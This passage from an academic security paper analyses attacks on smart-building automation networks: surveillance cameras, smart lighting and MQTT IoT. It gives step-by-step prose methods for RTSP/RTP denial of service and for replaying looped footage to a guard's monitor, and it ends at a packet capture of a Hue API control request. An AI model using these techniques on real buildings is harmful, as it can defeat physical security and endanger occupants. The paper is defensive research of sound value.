

Leveraging Operational Technology and the Internet of Things to Attack Smart Buildings

Daniel Ricardo dos Santos, Mario Dagrada, Elisa Costante

Forescout Technologies

Abstract

In recent years, the buildings where we spend most part of our life are rapidly evolving. They are becoming fully automated environments where energy consumption, access control, heating and many other subsystems are all integrated within a single system commonly referred to as smart building (SB). To support the growing complexity of building operations, building automation systems (BAS) powering SBs are integrating consumer range Internet of Things (IoT) devices such as IP cameras alongside with operational technology (OT) controllers and actuators. However, these changes pose important cybersecurity concerns since the attack surface is larger, attack vectors are increasing and attacks can potentially harm building occupants.

In this paper, we analyze the threat landscape of BASs by focusing on subsystems which are strongly affected by the advent of IoT devices such as video surveillance systems and smart lighting. We demonstrate how BAS operation can be disrupted by simple attacks to widely used network protocols. Furthermore, using both known and 0-day vulnerabilities reported in the paper and previously disclosed, we present the first (at our knowledge) BAS-specific malware which is able to persist within the BAS network by leveraging both OT and IoT devices connected to the BAS.

Our research highlights how BAS networks can be considered as critical as industrial control systems and security concerns in BASs deserve more attention from both industrial and scientific communities. Even within a simulated environment, our proof-of-concept attacks were carried out with relative ease and a limited amount of budget and resources. Therefore, we believe that well-funded attack groups will increasingly shift their focus towards BASs with the potential of impacting the live of thousands of people.

Keywords: Building Automation, Operational Technology, Internet Of Things, Malware

1. Introduction

Only a few years ago, buildings offered very basic services. They had a central building management system (BMS) and one or two sub-systems, isolated from

each other, typically used to control heating and air conditioning, the elevator or lighting systems. The control implemented by the BMS included simply switching the right equipment on or off at the right time of the day or year.

Nowadays this situation is rapidly changing. Driven by the demand to reduce energy consumption and make buildings self-sustainable and more comfortable, a wide range of new systems are entering the building ecosystem. We now have badges to access specific areas of a building, solar panels to produce electricity and smart meters to lower energy bills. A staggering amount of new applications and services are enabled by the integration and communication of these systems. Modern connected buildings are called “smart” buildings (SB) because of the complex functions they can support and the high level of automation across all their subsystems.

The benefits of SBs are extensive. In case of a fire, the BMS can disable the elevator systems and open emergency exits. Modern BMSs can anticipate weather conditions and accordingly adapt the building’s usage of the heating system, leading to energy savings. Home appliances can be automatically powered on when the energy cost is the lowest thanks to the communication among smart meters, the energy grid and solar panels. Together, these scenarios reduce energy consumption and improve the comfort and safety of building occupants. Soon, SBs may communicate with each other and the city’s infrastructure to form what is commonly referred to as a smart city [1].

Unfortunately, this evolution does not come without risks. The consequences of cyber-attacks could become increasingly dangerous and costly if the targets are critical buildings such as hospitals, data centers or government buildings.

The automatic operations of a building are usually managed by Building Automation Systems (BAS) that include industry-specific sensors, actuators, and controllers that are expensive and can only be acquired through specific channels. With the advent of the IoT, sensors (e.g., for presence, humidity or temperature), basic dedicated controllers (e.g., connected thermostats) and many other devices (e.g., surveillance cameras) are available in consumer shops. They are much cheaper than industrial devices and far easier to install. In addition, they offer remote management via wireless connections (e.g., Wi-Fi, Bluetooth or ZigBee) but, because of their fast time-to-market, they often lack security features [2, 3] and have vulnerabilities discovered with increasing frequency [4, 5]. In addition, bad security practices such as default credentials, simple passwords, unencrypted traffic and lack of network segmentation remain common.

It is easy to think that smart buildings are just another incarnation of Industrial Control Systems (ICS) and that their security should be handled like ICS security. This is a misunderstanding for several reasons: (a) smart buildings are much more open and interconnected than traditional ICS, and (b) while IoT devices will likely take a long time to enter the perimeter of ICS, IoT is already reshaping the building automation industry. The new generation of smart buildings will most likely not replace existing legacy systems, but rather enhance them with new technologies. This means that we will witness the integration of old operational technology (OT) systems with the latest information technology (IT) devices, including IoT.

In this paper, we refer to a smart building as a building where industry-specific OT devices, such as programmable controllers; IT systems, such as workstations; and IoT devices, such as IP cameras and smart lights, share the same network.

Recently, there has been much research done on securing the IoT in home automation [2, 4] and the Industrial IoT (IIoT) [6, 7], i.e. the integration of IoT in ICS. On the other hand, the security implications of integrating IoT in BAS are often neglected, with only few and non-systematic studies carried out [8], as demonstrated by a recent review [9].

This paper aims at shedding light on the problem by discussing the cyber-security landscape and impacts of IoT in smart buildings, highlighting the interplay between modern IoT devices and legacy building management systems.

We focus on two ways a malicious actor can leverage building subsystems to achieve their final goals. We believe they are representative of the possible ways an attacker might choose to compromise a building: (i) disrupt the normal functioning of building by rendering useless a specific subsystem; or (ii) penetrate and persist within the BAS network by exploiting device vulnerabilities on different subsystems.

The results of this paper are grouped in four key areas:

1. Analysis of the security landscape for building automation systems and networks.
2. Development of several attacks against different building automation subsystems aiming at disrupting their normal functioning. The chosen subsystems are the video surveillance, smart lighting and a generic IoT system.
3. Discovery and responsible disclosure of previously unknown vulnerabilities in building automation devices, ranging from controllers to gateways.
4. Development of a proof-of-concept malware that persists on devices at the automation level, as opposed to persisting at the management level as most OT malware and also debunking the myth that malware for cyber-physical systems must be created by actors that are sponsored by nation-states and have almost unlimited resources.

This paper is organized as follows. After the introduction, we provide in Section 2 a general overview of a modern building automation architecture where OT and IoT devices share the same network. We provide a deep-dive into the architecture of two subsystems, video surveillance and smart lighting. In Section 3 we present the attackers' motivations and security threats against smart buildings. In Section 4 we show how an attacker can compromise BAS subsystems by either disrupting their normal functioning simply leveraging network protocols (Section 4.2) or by exploiting vulnerabilities on different devices (Section 4.3). In Section 5 the vulnerabilities are put together and used to build the first, to our knowledge, proof-of-concept BAS-specific malware, able to persist at the automation level of the building network. In Section 6 we draw our conclusions and outline future research directions.

Disclaimer. All vulnerable devices and software mentioned in this paper have been anonymized to avoid the use of this information for exploitation in the wild. Devices are mentioned by their function in the network instead of their vendor and model.

2. Network architecture of modern smart buildings

Building automation systems are control systems that manage core physical components of building facilities such as elevators, access control, and video surveillance. Besides residential and commercial buildings, BAS also control critical facilities such as hospitals, airports, stadiums, schools, data centers, and many other buildings that hold a large number of occupants.

Modern BAS are becoming increasingly more complex from at least three points of view: (i) the devices in the network, with the increasing adoption of consumer- grade IoT devices; (ii) the network communications, with a growing number of interconnections among devices and with cloud providers; (iii) the capabilities that BAS can deliver.



Figure 1: Reference architecture of a modern building automation network.

BAS networks are usually organized in three levels [8], as shown in Figure 1: (i) the field level contains sensors and actuators that interact with the physical world; (ii) the automation level implements the control logic to execute appropriate

actions; and (iii) the management level is used by operators to monitor, configure, and control the whole system.

Devices in these levels communicate via network packets to share their status and send commands to each other. Sensors send their readings to controllers, which in turn decide what actions to take, and communicate their decisions to actuators. For instance, a sensor reads the temperature of a room and provides it to a controller, which decides to switch a fan on or off, according to a setpoint configured by a management workstation.

Devices are also typically grouped in subsystems according to their functionalities. For example, smoke detectors are part of the fire alarm system, whereas badge readers are part of the access control system. Ideally, these subsystems' networks should be segmented from each other, and especially from the IT network.

BAS devices use either proprietary or standard domain-specific protocols, such as BACnet, KNX, and LonTalk [10]. As already mentioned, recently IoT devices such as smart lights, smart locks, smart electrical plugs, connected thermostats and other sensors and actuators started being deployed alongside building automation systems [11]. In fact, building automation is nowadays one of the most popular application domains for IoT developers [12].

IoT devices use different protocols to achieve machine-to-machine communication and establish a common message bus. The most widely used protocol [12] is the Message Queue Telemetry Transport (MQTT) [13]. Based on a publish/subscribe mechanism, MQTT is used not only to share telemetry information, but also for basic control of devices in some cases (e.g., switch lights on or off and open or close doors). Nowadays, MQTT is even used to connect different subsystems of a smart building with other IoT devices, e.g., with modern building automation controllers adopting the protocol for data exchange [14, 15], as shown in Figure 1. Other messaging protocols can also be used in IoT applications (e.g., CoAP, WebSockets, AMQP, DDS, and XMPP [12]) but due to the popularity of MQTT, this paper will focus on this protocol only.

The architecture proposed in Figure 1 provides an overview of how a modern smart building network looks like. It comprises both BAS and IoT devices which are grouped in different subsystems (video surveillance, access control, HVAC, smart lighting, and others) and a centralized MQTT broker is used to exchange data and communicate with other IoT sensors and actuators. The details of each system are abstracted in the Figure.

In the remainder of this section, we provide an in-depth overview of two subsystems relevant for our research: video surveillance and smart lighting. We chose to describe them in detail since we believe that their detailed architecture has not been fully covered by previous works [16, 8, 17] and because they are among the most affected by the introduction of IoT devices.

2.1. Subsystem: Video Surveillance

The precursors of modern video surveillance systems (VSS) is Closed-Circuit Television (CCTV), which uses analog signals and coax cables to communicate

in a closed network. As technology advanced, digital cameras supporting IP communication came into existence and got integrated into VSSs. Nowadays, video surveillance with IP cameras is used not only in large corporations and highly secure locations, but also in most public buildings and increasingly in private home automation systems [18, 19]. Modern video surveillance systems are composed of the following main components:

- Cameras, which provide video monitoring of physical locations. They can be grouped into CCTV (analog) and IP (digital) cameras, which, as opposed to their analog versions, can be directly connected to an Ethernet network. In this work our focus is on IP cameras only.
- Recorders, which store camera footage. Analog cameras use a Videocassette Recorder (VCR) or Digital Video Recorder (DVR), while IP cameras use a software or dedicated device that records and stores video in a digital format, called a Network Video Recorder (NVR). Some advanced IP camera models integrate also a Video Management software (VMS) which allows to locally store recorder footage. Only NVR are considered in this work since they represent the most common solution for footage recording nowadays.
- Monitors, which are used to watch real time or recorded footage. Monitors can also be analog or digital, such as a computer, smartphone or almost anything with a screen that can display video.

More complex systems can also contain media servers, gateways, routers and switches. Based on the components present on a VSS network, we can differentiate three types of surveillance systems:

1. Analog systems contain devices that cannot communicate on the Ethernet network. They are much less prone to cyber-attacks and are out of scope for this paper.
2. Digital systems comprise IP cameras, NVRs, switches, routers, and digital monitors, which all can send and receive Ethernet network traffic. Most of these devices also support remote access, maintenance, and alerting via HTTP, FTP, SSH, SMTP, and similar protocols, in some cases also the old and insecure Telnet protocol. Video streaming uses RTP, RTCP, and RTSP, as explained below.
3. Hybrid systems comprise both digital and analog devices. Besides the devices mentioned above, these systems can also contain video encoders or hybrid DVRs to connect analog cameras to the IP network and video decoders to view the digital data on analog monitors.

The architecture of a hybrid video surveillance system can be quite complex, containing a variety of legacy and new technologies. Figure 2 shows an example of such a system, where the direction of the arrows indicates the direction of communication.

VSS devices, unlike others found in SB networks, need to cope with real-time transfer of large amounts of data. For that reason, dedicated protocols are used,



Figure 2: Surveillance system architecture as found in a modern building.

the most popular of which are RTP, RTCP, and RTSP. RTP has two versions [20, 21] and is used for real-time transfer of streaming data, such as audio or video. The data transport is augmented by a control protocol (RTCP) to allow monitoring of data delivery and minimal control and identification functionalities. RTP and RTCP are designed to be independent of the underlying transport and network layers, but are usually run on top of UDP to ensure a stable streaming even in the case of some packet loss. There are secure versions of RTP, called SRTP, and RTCP, called SRTCP [22], which provide confidentiality, authentication, integrity and replay attack protection. Our extensive experience dealing with the surveillance networks of large corporations shows that these secure variants are rarely used in real-world deployments. RTSP also has two versions [23, 24], although the first is still the most widely used. RTSP is a text-based protocol, with a syntax that resembles HTTP, supporting commands such as PLAY, PAUSE, and TEARDOWN to establish and control media sessions between client and server endpoints, such as for instance IP cameras and NVRs. RTSP typically uses TCP as the transport protocol and relies on RTP for delivering the media stream. Currently, RTSP does not natively support stream encryption. This means that the packets can be easily sniffed and tampered with by a malicious actor on the network. A viable workaround to this is to tunnel the RTSP traffic through an encrypted Transport Layer Security (TLS) stream. However, as mentioned above, this is rarely applied in practice. In Table 1, the existing RTSP commands are grouped based on their allowed direction: $C \rightarrow S$ are commands from client to server; $S \rightarrow C$ from server to client; and $S \leftrightarrow C$ are commands that can be sent from both the client and the server.

Most RTSP commands require authentication and, similarly to HTTP, RTSP supports both basic and digest authentication modes.

Table 1: RTSP commands

C→S	S→C	C↔S
PLAY	REDIRECT	ANNOUNCE
PAUSE		GET_PARAMETER
DESCRIBE		OPTIONS
RECORD		SET_PARAMETERS
SETUP		
TEARDOWN		



Figure 3: Reference architecture of smart lighting systems.

2.2. Subsystem: Smart lighting

Smart lighting systems are lighting systems connected to a network, which allow them to be monitored and controlled from a central system or via the cloud [25]. These systems use automated control to dim, switch off or change the colors of lights based on conditions such as occupancy or daylight availability, thus increasing energy efficiency, working conditions and space utilization in a building. Energy savings with smart lighting can reach 70% compared to conventional lighting [25]. Network protocols used in lighting systems can be wired - e.g., the popular Digital Addressable Lighting Interface (DALI) - or wireless. Wireless protocols are gaining popularity due to easier installation and improved controls. The most common wireless technologies for lighting include ZigBee, Bluetooth, Wi-Fi, and EnOcean [26]. Currently, one of the most popular smart lighting systems is the Philips Hue¹, which provides easy installation, user-friendly interaction and many third-party applications. Philips Hue was introduced in October 2012, as one of the first IoT devices that could be controlled with a smartphone. The Hue system is composed of at least a Smart Bridge and a set of light bulbs, but it can also contain other elements, such as motion sensors. The architecture of a Hue system, which can be generalized to other smart lighting systems, is depicted in Figure 3.

The smart lights do not require a connection to the network for basic functions;

¹<https://www2.meethue.com/en-us>

even when they are offline, they can be used as regular bulbs and controlled by a classical switch. For smart functions, monitoring and control, the lights and other devices communicate with a bridge using the ZigBee Light Link (ZLL) protocol [27]. The bridge must be connected to a network router. Communication between a control device and the bridge is done via Ethernet, while the Bridge translates requests to ZLL commands.

3. Security threats in smart buildings

With the increasing adoption of IoT, the networks of many smart buildings are connected to the Internet [28]. This allows attackers to exploit vulnerabilities on protocols and devices to remotely launch attacks on a building. These attacks can lead to economic loss or even harm building occupants [8]. For example, attacks on smart buildings could: cause blackouts by damaging power systems; block access to emergency exits or grant access to restricted areas by tampering with physical access control; or crash data centers by turning off air conditioning. In the past few years, there have been many cases of cyber-attacks on smart buildings. In 2016, for example, people were locked out of their rooms at a hotel in Austria until a ransom was paid [29], and in Finland, a DDoS attack targeting the heating system left residents of two apartment buildings in the cold [30].

Recent versions of building automation protocols support some security features to provide data authentication, confidentiality and integrity, but their implementation is usually optional. Besides, many buildings still operate legacy versions of these protocols, which have little or no built-in security [31]. Even if using modern IoT devices, many smart buildings operate with data being exchanged without any kind of authentication, and devices in them are programmed to process every message received, which means that any attacker that manages to reach the network where those devices are located can control them. Even if authentication is implemented, the use of weak or even factory default passwords is common in building automation devices. This, besides facilitating access to an attacker, also opens up the building infrastructure to be leveraged in a botnet network. Furthermore, regardless of protocol employed, IoT and building automation devices are notoriously vulnerable to, e.g., injection and memory corruption vulnerabilities, due to poor coding practices which allow attackers to bypass their security features and gain full control of them.

Software and network vulnerabilities are not the only cause for concern for facility managers. Recently, a hacker in the Netherlands shut down the cooling system used to store pharmaceutical drugs in a supermarket [32]. This hacker was a disgruntled former employee, who logged in remotely from Norway directly into the building automation system with an old set of credentials. He succeeded in accessing and shutting down the cooling system, but timely response from the store management contained the damages and mitigated the risk. A key takeaway from this incident should be that insider threats are a valid risk for any organization, and a BAS can be hacked by someone with a little know-how and motive.

The landscape discussed above opens smart buildings to exploitation by both internal and external attackers, who have different backgrounds and motives:

- *Internal attackers* are building employees or occupants, who have authorized access to the building and prior knowledge of systems and devices. They may exploit vulnerabilities or directly perform unauthorized actions. Their motives are varied and may include financial gain, espionage, or revenge. System administrators, operators and other personnel may also be considered internal “attackers” when their unintended mistakes disrupt the normal functioning of the building.
- *External attackers* are unknown to the building’s systems and act from the outside. They may get access to systems via social engineering techniques, by exploiting network vulnerabilities or by accessing unauthorized parts of the building. External attackers may be hackers, criminals or competitors, with diverse motives.

Attacks on building automation systems can have varying degrees of complexity and goals. Besides attacks that attempt to take control of the functions of a building [33, 34, 35], more subtle attacks have also been theorized. For instance, researchers have demonstrated how to use building automation networks as botnets [36] and how to use the HVAC system to bypass “air gaps” (i.e. reach isolated networks) via a covert thermal channel [37].

To better illustrate the consequences of attacks to building automation systems, we will briefly discuss two example attack scenarios, each on a different type of building and with a different impact on people, devices, and business operations.

Data centers. Many organizations use large data center facilities to store and process their data. Electronic devices used in a data center are susceptible to damage from high temperatures and depend on robust cooling and air conditioning systems, which are now connected to the BAS network. If an attacker is able to access the HVAC system of a data center by exploiting a device or network vulnerability, they can raise a temperature setpoint to disable the air conditioning. As a result, the facility will overheat, leading to equipment damage or, more probably, to safety mechanisms shutting down the data center. It is expected that safety mechanisms shutting down data centers will kick-in after less than a minute of high temperature [38]. In either case, the organization’s normal operation will be severely affected.

Physical access control. Office spaces usually employ access control systems to grant or deny access to certain areas of a building. These systems are comprised of access badges, badge readers, controllers, and databases that store user credentials. When a user swipes their badge on a reader, their credentials travel through the network to reach a controller that accesses a database to check whether or not the user has access to the area behind the badge reader. If the user has access to that area, then the controller sends a signal to an actuator

to open the door. Otherwise, the access is not permitted. An attacker who has access to the automation network of the office space is able to send malicious commands to control the doors and gain access to forbidden areas. Furthermore, the attacker can perform a combination of this and the previously described attack scenario. They could lock all doors of the building and increase/decrease the temperature to trigger a dangerous and potentially deadly situation for the building occupants.

4. Compromising smart buildings

In this Section, we present the main attacks and exploits developed during our research on building automation systems. In Section 4.1, we provide a detailed overview on the laboratory we built for carrying out attacks and vulnerability research on BAS. Then, in Section 4.2, we focus on several methods an attacker can use for disrupting BAS functioning by exploiting only fragilities in common building automation protocols. Finally, in Section 4.3, we present the vulnerabilities we discovered on some of the devices connected to our laboratory which will be then exploited for developing a BAS-specific malware in the next Section.

4.1. Laboratory Setup



Figure 4: Building automation laboratory architecture.

To carry out our research, we built a realistic building automation system simulation lab containing real devices communicating using different BAS protocols interconnected on an IP network. Figure 4 shows a schematic view of the devices and subsystems in the lab.

The lab contains the following subsystems and devices:

- Surveillance - An IP camera at the automation level and an open-source network video recording software at the management level.
- Access control - A PLC at the automation level and its proprietary control software (also called a workbench) at the management level. At the field level, there is a badge reader and a green light simulating the opening of a door (the light goes on when the door is supposed to open).
- HVAC - Another PLC at the automation level and its proprietary control software at the management level. At the field level, there is a temperature sensor and a fan that turns on when the temperature reaches a certain threshold.
- Philips Hue system - A smart lighting system composed by an intelligent light bulb and a motion sensor which activate the light.
- Smart thermostat - an IoT thermostat and its controlling software.

At the management level, there is an engineering workstation running the control software for all devices. An Ethernet network switch interconnects all the devices. The protocol gateway is used to translate packets between different building automation protocols; the same role is played by the Hue bridge for translating the Zigbee messages sent but the smart lighting system. We setup an IoT system using MQTT for message exchange. This system represents a realistic example of commercial IoT systems since MQTT is the most widely used protocol for IoT communications [12]. The IoT gateway is a Raspberry Pi which acts as MQTT broker using an open source MQTT client. For attack execution and vulnerability exploit we use another Raspberry Pi. We assume the attacker is physically connected to the building automation network, but the foothold can be established in different ways, such as leveraging workstations or devices publicly connected to the Internet or using social engineering techniques for stealing access credentials. Some of the possible paths an attacker can follow to penetrate our laboratory network will be presented more in detail in Section 5.1.

4.2. Exploiting vulnerable protocols

In this subsection, we describe attacks on popular protocols used in video surveillance, smart lighting, and IoT systems. Attacks leveraging other protocols, such as BACnet have been described in other papers (see, e.g., [39]).

4.2.1. Video surveillance system

The goal of this section is to demonstrate how an attacker can exploit insecure streaming protocols with the goal of disrupting the normal behavior of the VSS, i.e. preventing it from displaying the correct footage to an operator. So we devised and implemented two types of attacks against our lab: denial of service and footage replay. Notice that even though the attacks were carried out against specific products used in our lab, they only leverage weaknesses of the streaming protocols, which means they can be applied against many other similar setup.

We focus on attacks targeting the VSS via network protocols, instead of attacks that leverage the VSS as the source of further compromises or attacks that compromise specific camera models (e.g., code execution vulnerabilities) for the following reasons:

- there is a plethora of works describing vulnerabilities for specific IP camera and NVR models (see, e.g., [40, 41, 42, 43, 44]);
- in Section 5 of this section we will demonstrate how the exploitation of an IP camera can lead to a compromise of the whole building automation network;
- we want to demonstrate the physical effects of an attack on the VSS, which are often neglected; i.e. even if the attacker has an RCE exploit for a camera or NVR, simply taking that device offline or using it for further compromise may not be its goal.

The last point is crucial especially for highly secured facilities and critical infrastructure buildings, e.g., airports, data centers, etc. In these locations, a VSS compromise could be only the first step of a physical intrusion. The attacks described below are inspired by this scenario, where criminals hack the feed of a surveillance camera to stop recording or loop old footage to allow them to perform malicious actions without being recorded.

Denial of service. The goal of these attacks is to prevent the VSS from displaying, recording, and storing camera footage by abusing either RTSP or RTP traffic. When the NVR tries to establish a connection with a camera, it issues a sequence of RTSP commands: OPTIONS, DESCRIBE, SETUP, and PLAY. Figure 6 exemplifies this sequence in our lab setup (the DESCRIBE command occurs twice because it's the first in the sequence to require authentication; in other cameras, the OPTIONS command may require authentication and therefore occur twice.)

Interfering with any of these messages prevents the NVR from successfully establishing a connection with a camera. Some examples of this interference that we implemented are:

1. Drop a command request - as the request does not reach the camera, it will not send a response. The NVR will keep reissuing the same request instead of proceeding with the sequence. Any command in the setup sequence can be dropped to achieve this result;
2. Tamper with a request - the attacker changes the requested port value in the SETUP request, thus the NVR will listen on a port different than the one where the camera is streaming, resulting in no footage being displayed;
3. Drop/tamper with a response - dropping any of the responses in the sequence or tampering with it by changing the a success status (200 OK) to an unsuccessful one (e.g., 401 Unauthorized) has a similar effect as the first attack.

The DoS attacks above target the setup sequence, which should only happen once, when the camera is first configured to work with the NVR. However, we can also terminate an ongoing session, thus forcing a new setup sequence. This can be done by exploiting the RTSP timeout defined in the response of the SETUP reply of the camera. The timeout parameter indicates how long the camera is prepared to wait between RTSP commands before terminating the session due to inactivity. Therefore, in order to keep the session alive, the NVR has to send a periodical RTSP command (e.g., GET_PARAMETER) before the defined timeout. We implemented two attacks to terminate the session:

1. Drop the GET_PARAMETER request - this causes the camera to terminate the session due to inactivity. The camera will stop streaming to the NVR when terminating the session, causing the NVR to try to establish a new session to receive traffic again;
2. Replace the GET_PARAMETER command - replace the GET_PARAMETER command in a request with the DESCRIBE command, causing the camera to respond with status “455 Method Not Valid in This State”, after which the NVR sends a TEARDOWN command to terminate the session and establish a new one. We can also replace the GET_PARAMETER command directly with TEARDOWN, so the camera will terminate the session and stop streaming immediately.

We can also attack RTP, instead of RTSP. Similar to the DoS attacks above, we can drop some packets to trick the NVR into terminating an ongoing session and initializing a new setup sequence. Instead of dropping packets, another attacks is to inject RTP packets to flood the NVR, which leads to the unpredictable behavior described below:

- a frozen image from the original footage is seen on the NVR (shown in Figure 5a);
- the streamed footage from the attacker machine is seen on the NVR (shown in Figure 5b);
- a green image is shown because both streams interfere with each other (shown in Figs. 5c, 5d).

By composing some of the DoS attacks described above, we can easily force the NVR to replay a pre-recorded footage instead of displaying the real footage streamed by the camera. This is done in several steps:

1. establish a foothold in the network through a standard man-in-the-middle attack.
2. Capture the network traffic containing camera footage and extract it for replay.
3. Force the camera to end a current session (e.g., by changing a GET_PARAMETER to a TEARDOWN request, as described above).



Figure 5: Camera footage streamed during a RTP DoS attack.

4. When the NVR tries to establish a new session, capture the SETUP request and change the client port to a different one, making the camera stream to the port specified by the attacker. After sending the PLAY command, the NVR will wait for traffic on the port which it specified in the SETUP request, but the camera will stream to a different port. Again, not receiving traffic will result into the NVR trying to setup a new connection, therefore there is only a limited time frame available to start streaming media to the correct port in order to show the pre-recorded footage.

The result of this attack can be seen on Figure 6a showing what is displayed in the monitor of the surveillance guard, and Figure 6b showing what is actually happening.

4.2.2. Smart lighting system

As described in Section 2.2, the Hue system uses ZigBee communication between the bridge and the smart lights and Ethernet communication between a router and the bridge. We focus on attacks leveraging the Ethernet network and ignore the ZigBee side, to be consistent with the attacker model we defined at the beginning of this section. As we did for the video surveillance system, we focus on two kinds of attacks with a physical consequence:

1. denial of service by switching off the lights;
2. platform reconfiguration, so that legitimate users cannot interact with the system anymore.



Figure 6: Prerecorded and real camera footage during a footage replay attack.

No.	Time	Source	Destination	Protocol	Length	Info
121	9.155689	192.168.1.101	192.168.1.249	TCP	60	http(80) = 49825 [ACK] Seq=1 Ack=92 Min=29200 Len=0
122	9.179522	192.168.1.249	192.168.1.101	TCP	54	49823 => http(80) [ACK] Seq=183 Ack=24 Min=16384 Len=0
123	9.179787	192.168.1.101	192.168.1.249	HTTP	60	HTTP/1.1 200 Continue
124	9.179936	192.168.1.249	192.168.1.101	HTTP	72	PUT /api/9Mlf8mqFp8gVsp8-A06U7P5s0Ufrisc1t129hd/lights/2/state/ HTTP/1.1 (text/plain)
